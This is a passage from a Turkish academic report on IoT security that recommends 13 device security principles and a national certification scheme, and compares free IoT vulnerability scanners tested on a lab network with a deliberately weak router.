S7 - Bir siber saldırının hedefi olma ihtimalinizi 1-5 arasında puanlayınız. (5 en yüksek ihtimal)	1. Hedef olma ihtimalim yoktur.	13	17,3	16,14	4	**0,003**
	2. Hedef olma ihtimalim azdır.	31,5	47,6			
	3. Hedef olup olmama ihtimalim aynıdır.	31,5	26,9			
	4. Hedef olma ihtimalim yüksektir.	9,3	4,2			
	5. Kesinlikle hedefim.	14,8	4			

6. KORUYUCU TEDBİR ÖNERİLERİ

Ülkemizde IoT özelinde geliştirilmiş kapsamlı bir ulusal strateji bulunmadığı gibi IoT cihazlarının güvenliğine dair yayınlanan yasal bir düzenleme de bulunmamaktadır. Nesnelerin internetinin sağladığı faydalar ve fırsatlarla birlikte siber güvenlik tehdit ve saldırıları gibi konular gözetilerek acilen ülkemizdeki nesnelerin interneti ekosisteminin düzenleyici çerçevesinin oluşturulması, bu kapsamda "Ulusal Nesnelerin İnterneti Stratejisi ve Eylem Planı" bir doküman kılavuz olarak hazırlanmalıdır [117].

Bu bölümde ülkemizde tüketiciye sunulacak IoT cihazlarında hangi güvenlik prensiplerine uyması gerektiği açıklanacak, milli güvenli nesne test ve sertifikasyon sürecine dair önerilerde bulunulacaktır.

6.1 Tüketiciye Sunulacak IoT Cihazlarında Temel Güvenlik Prensipleri

Dünyadaki mevcut düzenlemeler incelendiğinde tüketiciye sunulan IoT cihazlarının güvenliğine dair ortak 13 temel prensibin belirlenmiş olduğu tespit edilmiştir [97-103]. Ülkemizdeki yetkili kuruluşlarca düzenlenecek yasal tedbirlerde bu 13 temel prensibin göz önünde bulundurulması ve IoT cihazlarının bu prensiplere uygun olarak tüketiciye sunulması nesnelerin internetinin güvenliğinin sağlanmasına büyük katkı sunacaktır. Yasal düzenlemelerde dikkate alınması gereken 13 temel prensip müteakip alt maddelerde açıklanmıştır.

6.1.1 Her bir cihaz için tekil parola

Hiçbir cihaz tüketiciye satışında, aynı marka ve model için belirlenen diğer cihazlarla ortak bir parolaya sahip olmamalıdır. Bunu sağlamak amacıyla her bir cihaz için tekil parola oluşturulmalı veya cihazın ilk kurulumunda kullanıcıdan parola tanımlanması istenmeli ve tanımlanacak parolanın belirlenmiş güvenli parola ilkelerine uygunluğu doğrulanmalıdır.

6.1.2 Açıklıkların raporlanması

Üretici firmalar örün sitelerinde ve cihazın garanti belgesi ile birlikte açıklık tespiti iletişim noktası bildirerek güvenlik uzmanları ve kullanıcılar tarafından tespit edilen açıklıkların bildirilmesi sürecini kamuoyuyla paylaşmalıdır. Firmalar her bir cihaz için belirlenecek destek süresi boyunca tespit edilen açıklıkları kayıt altına almalı, yetkili makamlarca açıklıkların standart bir formatta, açık ve anlaşılır bir şekilde kamuoyuyla paylaşılması sağlanmalıdır.

6.1.3 Cihaz yazılımının güncellenmesi

IoT cihazlarının tüm bileşenleri güvenli bir şekilde güncellenebilmelidir. Cihazın güncellenmesi gerektiğinde tüketici, üretici veya hizmet sağlayıcı tarafından açık bir şekilde ikaz edilmelidir. Cihazın bir bileşeni güncellenebilir durumda olduğunda uygun bir vakitte (gecikmeksizin) güncelleme sağlanmalıdır. Her bir güncelleme için gereken zaman net bir şekilde ifade edilmeli ve güncellemeler cihaza kolay uygulanabilir olmalıdır. Güncelleme işlemi boyunca cihaz temel fonksiyonlarını yerine getirmeye devam etmelidir. Güncelleme usulü açıklık barındırmamalı, yeni bir saldırı vektörü üretmemeli, güncellemenin doğru ve güvenilir şekilde cihaza ulaştırılması sağlanmalıdır. Cihaz yazılımı güncellenemeyecek kısıtlı cihazların neden güncellenmediği, donanım değişim desteğinin ve yaşam döngüsünün süresi açık ve erişilebilir şekilde yayınlanarak tüketiciye bildirilmelidir.

6.1.4 Oturum açma bilgilerinin güvenli saklanması ve hassas veri

Oturum açma bilgileri ve güvenlik yönünden hassas veri cihaz üzerinde güvenli bir şekilde saklanmalıdır. Oturum açma bilgileri cihazın yazılımına gömülü (hard-coded) kodlanmamalıdır. Saklanan veri ve kayıtlı oturum açma bilgileri tersine mühendislik yöntemleri ile elde edilememeli, basit gizleme ve şifreleme yöntemleri kullanılmamalıdır.

6.1.5 Güvenli iletişim

Cihazın uzaktan yönetimi dahil güvenlik açısından hassas tüm verinin iletimi uygun şifreleme yöntemleri ve teknolojisi kullanılarak şifreli bir şekilde gerçekleştirilmelidir. Tüm şifreleme anahtarları güvenli bir şekilde yönetilmelidir.

6.1.6 Saldırı yüzeyinin azaltılması

Cihazlar mümkün olan en düşük yetki seviyesinde çalışabilir olarak programlanmalıdır. Kullanılmayan yazılım ve ağ portları kapatılmalıdır. Cihaz donanımı gerekmedikçe açık seri erişim, port veya test noktaları üzerinden erişilebilir olmamalı, bu noktalardan saldırıya maruz kalmamalıdır. Cihaz yazılımındaki hizmetlerin kullanılması planlanmadıysa erişilemez olmalıdır. Cihaz yazılım kodları cihazın kullanım maksadını karşılayacak en az kodu içermelidir. Hem güvenlik hem de işlevsellik bakımından cihazlar mümkün olan en az yetkiyle çalıştırılabilir olmalıdır.

6.1.7 Yazılım bütünlüğünün korunması

Cihaz yazılımı güvenli yeniden başlatma mekanizmaları ile doğrulanmalıdır. Bunu sağlamak amacıyla cihazlar üzerinde donanımsal güven kaynağı (hardware root of trusts) bulunmalı ve cihaz yazılımının kötü niyetli kişilerce değiştirilmesi engellenmelidir. Yetkisiz bir yazılım değişikliği tespit edildiği takdirde kullanıcı ikaz edilmeli ve cihazın ağ bağlantısı sona erdirilmelidir.

6.1.8 Kişisel verinin korunması

Cihaz üreticileri ve hizmet sağlayıcıları tüketicilerin kişisel verilerinin, her bir cihaz ve hizmet özelinde, kim tarafından ne amaçla kullanıldığını açık ve şeffaf bir şekilde tüketicilere bildirmelidir. Tüketicinin açık rızası alınırken açık bir bilgilendirme ile rıza alınmalıdır ve tüketici istediği anda bu rızadan vazgeçebilmelidir.

6.1.9 Güç ve ağ kesintilerine karşı direnç

Cihaz muhtemel enerji ve ağ kesintilerine dayanıklı olarak tasarlanmalıdır. Ağ kesintisi olduğu takdirde cihaz yerel ağ üzerinde işlev görmeye devam etmeye ve güç kesintileri sonrasında işlevselliğini yitirmeden devreye alınabilir olmalıdır. Ağa tekrar bağlantı süreci öngörülmüş işlem adımlarıyla gerçekleştirilmeli, cihaz bu süreçte işlevselliğini korumalıdır.

6.1.10 Uzaktan ölçülen verilerin incelenmesi

Üretici veya servis sağlayıcı tarafından cihazdan kullanım istatistiği vb. veriler toplandığı takdirde bu verilerde güvenliğe dair anomaliler bulunup bulunmadığı da incelenmelidir. Uzaktan bu tür veri toplama faaliyetlerinde minimum düzeyde kişisel

veri toplanmalı ve bu veriler anonimleştirilerek işlenmelidir. Uzaktan veri toplandığı takdirde tüketici açık bir şekilde hangi verinin ne amaçla toplandığı konusunda bilgilendirilmelidir.

6.1.11 Tüketicilerin kişisel verilerini kolay silebilmesi

Cihaz ve cihaz üzerinden hizmetler yapılandırılırken tüketicinin cihaz üzerinde saklanan kişisel verilerini kolayca silebilmesine imkan tanınmalıdır. Cihazın mülkiyeti el değiştirdiğinde, tüketici kişisel verilerini silmek istediğinde veya tüketici cihazı imha etmeye karar verdiğinde kişisel verilerini nasıl sileceği açık bir talimatlarla tüketiciye bildirilmelidir. Kişisel verilerin silinmesi sonrasında kişisel verilerin hizmet, cihaz veya uygulama üzerinden silindiği onayı kullanıcıyla bildirilmelidir. Ortak kullanılan cihazlar gözetilerek kişisel verilerin silinmesi işlemi fabrika ayarlarına dönülmeksizin gerçekleştirilebilmelidir.

6.1.12 Cihazın kurulum ve işletiminde kolaylık

Cihazın kurulum ve işletim süreci mümkün olan en az işlem adımıyla gerçekleştirilmeli ve bu adımlar güvenliğe dair kullanılabilirlik prensiplerine uygun olmalıdır. Cihazların nasıl güvenli kurulumunun gerçekleştireceği konusunda açık ve anlaşılır bir kurulum talimatı hazırlanmalı ve tüketiciye sunulmalıdır.

6.1.13 Veri girdilerinin doğrulanması

Cihaz üzerinde sağlanan kullanıcı arayüzü, uygulama programlama arayüzü (application programming interface-API), ağ üzerinde hizmetlerin veya cihazların birbiriyle haberleşmesi sürecinde kullanıcı tarafından sağlanan veri girdileri kontrol edilerek doğrulanmalı; amacına uygun, beklenen tipte ve uzunlukta girdilerin cihaz üzerinde işlenmesi sağlanmalıdır.

6.2 Milli Güvenli Nesne Test ve Sertifikasyon Süreci

Doğrudan IoT cihazlarının donanımsal/yazılımsal güvenliğini test ederek belgelendirme amacıyla oluşturulmuş ve kabul görmüş bir belgelendirme metodolojisi bulunmamaktadır. IoT cihazlarının güvenlik bakımından uluslararası geçerli nitelikte sertifikalandırılmasında genel olarak ISO/IEC 15408 Ortak Kriterler Belgelendirmesi sürecinden yararlanılmaktadır. Bu belgelendirme sürecinin çıktıları üzerinde bir risk analizi yapılmamakta ve sadece geçti/kaldı ibaresiyle süreç sona erdirilmektedir [118].

Bu sürecin uzunluğu, harcanan efor ve maliyetlerin üreticilere getirdiği yük eleştirilmektedir [119]. Akıllı bir televizyonun ISO/IEC 15408 Ortak Kriterler Belgelendirmesi kapsamında önceden belirlenmiş güvenlik kriterlerine uygunluğunun ikinci derece değerlendirme seviyesinde (EAL2) test edilmesi dört ay sürmüştür [120].

Avrupa Birliği tarafından fonlanan ve Avrupa Telekomünikasyon Standartları Enstitüsü metodolojileri uyumlu olarak yürütülen Armour projesi kapsamında; büyük ölçekli IoT güvenlik testlerinin yapılabileceği test ortamı geliştirilmekte, IoT cihazlarının güvenliğini ve güvenilirliğini arttırmayı sağlayacak test metotları üretilmekte, IoT cihazlarının sertifikasyonunu sağlayacak bir çerçeve oluşturulmaktadır [118].

Eylül 2016'da Türkiye'den 13.780 cihaz Mirai tarafından ele geçirilmesine ve ülkemiz enfekte olmuş cihaz barındıran ülkeler listesinde yedinci sırada olumasına rağmen [32], Türkiye'de henüz ortak bir varsayılan parola ile konfigüre edilmiş ağ erişim yetenekli nesnelerin ithalatını veya satışını engelleyen yasal bir düzenleme bulunmamaktadır.

ABD, İngiltere ve Avrupa Birliği tarafından yapılan çalışmaların paralelinde Türkiye pazarına sunulan IoT cihazlarının belgelendirilerek kabul görmüş temel güvenlik prensiplerine uygunluğunun sağlanması önem arz etmektedir.

TSEK 505 Temel Seviye Güvenlik Belgelendirmesi Türk Standartları Enstitüsü tarafından geliştirilmiş basit, hızlı ve etkin bir güvenlik değerlendirmesini hedefleyen bir güvenlik değerlendirme programıdır. Bu programın paydaşları belgelendirme kuruluşu, değerlendirme kuruluşu, ürün sahibi ve ürün geliştiricisi olarak sınıflandırılmaktadır. Değerlendirme süreci ürün ile ilgili mevcut dokümantasyona, test edilmesi gereken en azından bilinen zafiyetlerin bulunduğu genel zafiyet veritabanlarına ve öngörülen kullanım ortamını temsil eden bir test platformuna kurulmuş olarak, ürünün kendisine dayanmaktadır. Bağımsız değerlendirme kuruluşları tarafından ürün için belirlenen değerlendirme hedefine göre yapılan testler neticesinde ürünler belgelendirme kuruluşlarınca belgelendirilmekte ve TSEK 505 logosunu üzerinde bulundurmaya hak kazanmaktadır [121].

Yapılan literatür araştırmasında TSEK 505 Temel Seviye Güvenlik Belgelendirmesine yönelik istatistiki bilgi (kaç ürün belgelendi vb.) elde edilememiştir ancak programın

ISO/IEC 15408 Ortak Kriterler Belgelendirmesi sürecinin ikinci derece değerlendirme seviyesinin (EAL2) milli bir karşılığı olduğu değerlendirilmektedir [122].

IoT cihazlarının belgelendirilmesine TSEK 505 Temel Seviye Güvenlik Belgelendirmesi programı iyi bir başlangıç noktası oluşturmaktadır ancak bilişim sistemlerinin genelini kapsayan bir program olması nedeniyle IoT cihazlarının belgelendirilmesine yönelik etkinliğinin arttırılması gerekmektedir. Bu kapsamda;


- IoT cihazları kullanım maksatları, mimari özellikleri, veri depolama ve kriptografi yetenekleri vb. özellikler dikkate alınarak tasnif edilmeli,
- Cihaz sınıflandırması dikkate alınarak 13 temel güvenlik prensibi ekseninde değerlendirme hedefleri oluşturulmalı,
- Yayınlanacak yasal mevzuat ile Türkiye pazarında tüketiciye arz edilecek IoT cihazları otoriteler tarafından belirlenmiş değerlendirme hedeflerine uygunluk konusunda TSEK 505 Temel Seviye Güvenlik Belgelendirme programı kapsamında test edilmeli ve bu süreç her ürün için zorunlu hale getirilmeli,
- Üretici ve hizmet sağlayıcılara TSEK 505 Temel Seviye Güvenlik Belgelendirme programına katılım hususunda teşvik ve destek sağlanmalı,
- Belgelendirilen ürünlerin tüketici tarafından kullanımı teşvik edilmelidir.

7. ÜCRETSIZ IoT GÜVENLİK UYGULAMALARI

Mirai saldırıları sonrasında bir çok güvenlik yazılımı üreticisi firma tarafından kullanıcıların ev ve işyerlerinde bulunan yerel alan ağlarına bağlı cihazları tarayan, açık portları tespit eden ve raporlayan ücretsiz ürünler geliştirilmiştir. Bu bölümde dört farklı uygulama incelenmiş, ayrıca kullanıcıların cihazlarında güvenli parola kullanmasını teşvik edecek bir web tarayıcı uzantısı önerilmiştir.


7.1 Mevcut Uygulamalar

Windows işletim sistemini destekleyen Bitdefender Home Scanner ve TrendMicro HouseCall, sadece Android işletim sistemini destekleyen Kaspersky IoT Scanner, hem Andorid hem de IOS işletim sistemini destekleyen MIRAI_DEFENDER bu çalışma kapsamında test edilen IoT açıklık tarama uygulamalarıdır. Şekil 7.1'de bileşenleri sunulan ev ağında 21,23, ve 80 portları açık, telnet protokolü aktif ve oturum açma bilgileri admin:54321 olarak ayarlanmış ZTE ZXV10 W300 yönlendirici cihazı ağ üzerinde erişim noktası olarak yapılandırılmıştır. Dört uygulama tarafından da ağ taratılarak elde edilen bulgular kıyaslanmıştır.




Şekil 7.1: Uygulamaların test edildiği yerel ağ ve bağlı cihazlar.

Trendmicro şirketinin geliştirdiği HouseCall for Home Networks uygulamasının kurulumu web sitesinden indirilen exe dosyası ile gerçekleştirilmektedir [123]. Windows işletim sisteminde çalışmakta, İngilizce dilini desteklemektedir. Uygulama Windows 10 işletim sistemli 192.168.1.22 IP adresli bilgisayara kurulmuştur. Kurulum tamamlandığında bilgisayarın bağlı olduğu ağı otomatik tanımakta ve taramaktadır. Tarama işlemi sırasında ilerleme çubuğu ile işlemin geldiği aşama ile ilgili bildirimde bulunmaktadır. 3 dakika içerisinde ağdaki sistemleri ve her bir sistemin açık portlarını tespit ederek Resim 7.1'de sunulan ekranda ikaz ve bilgilendirme sağlamıştır. Ağ içerisinde aktif olan tüm cihazları başarıyla tespit etmiş, ikonların yanlarına yeşil led işareti koyarak aktif olduklarını kullanıcıya görüntülemiştir.




Resim 7.1: HouseCall uygulaması tarama sonrası bilgilendirme.

Her bir cihazın ikonu tıklandığında o cihazla ilgili detay bilgileri ve tespit edilen güvenlik sorunlarını görüntülemektedir. Resim 7.2'de görüldüğü üzere ZTE erişim noktasındaki açık portların yanısıra muhtemel açıklıklar da kullanıcıya gösterilmiştir. Ancak güvensiz parolanın tespiti konusunda bir işlem gerçekleştirilmeyip mevcut zafiyetler açıklanırken cihazın güvenli parola ile yapılandırılmasına yönelik bir uyarı da kullanıcıya gösterilmemiştir.




Resim 7.2: HouseCall uygulaması cihaz detay bilgileri.

Bitdefender şirketi tarafından geliştirilen Home Scanner uygulamasının kurulumu web sitesinden indirilen exe dosyası ile gerçekleştirilmektedir [124]. Windows işletim sisteminde çalışmakta, İngilizce dilini desteklemektedir. Uygulama Windows 10 işletim sistemli 192.168.1.22 IP adresli bilgisayara kurulmuştur. Kurulum tamamlandığında yerel ağı otomatik olarak tanımakta ve taramaktadır. Herhangi bir ilerleme çubuğu gösterilmemektedir. Resim 7.3'te görüldüğü üzere 17 dakikada sistemleri tespit etmiş ve her bir cihaza yönelik detaylı tarama gerçekleştirmiştir.




Resim 7.3: Bitdefender Home Scanner tarafından bulunan sistemler.

Tarama sonucunda ağa aktif olarak bağlı olan Iphone 7 telefon tespit edilmemiştir. Resim 7.4'te görüldüğü üzere yaptığı detaylı taramada ZTE erişim noktasındaki güvenlik açıklıklarını bildirmeden cihazı "No Risk Found" olarak etiketlemiştir.




Resim 7.4: Zafiyetli ZTE cihazına ait tarama sonucu.

Kaserpesky IoT Scanner Google Play üzerinden yüklenen geliştirme aşamasında bir uygulamadır [125]. Android uyumludur, İngilizce dilini desteklemektedir. Uygulama Android işletim sistemli, 192.168.1.27 IP adresli Lenovo K6 Note mobil telefona kurulmuştur. 2 dakika içerisinde ağdaki aktif tüm cihazları bulmuş ve Resim 7.5.a'da görüldüğü üzere güvenlik açığı ikazı ile bilgilendirme görüntülemiştir. Tarama işleminde ilerleme çubuğu bulunmayıp kullanıcı ikaz edilmemektedir. Resim 7.5.b'de görüldüğü üzere ZTE üzerindeki 80 portu hariç diğer açık portları tespit ederek güvenlik açığı konusunda bilgilendirme sağlamıştır ancak bilgilendirme sadece bu portların enfeksiyon için kullanılabileceği bilgisini içermektedir, parola güvenliği ikazı bulunmamaktadır.

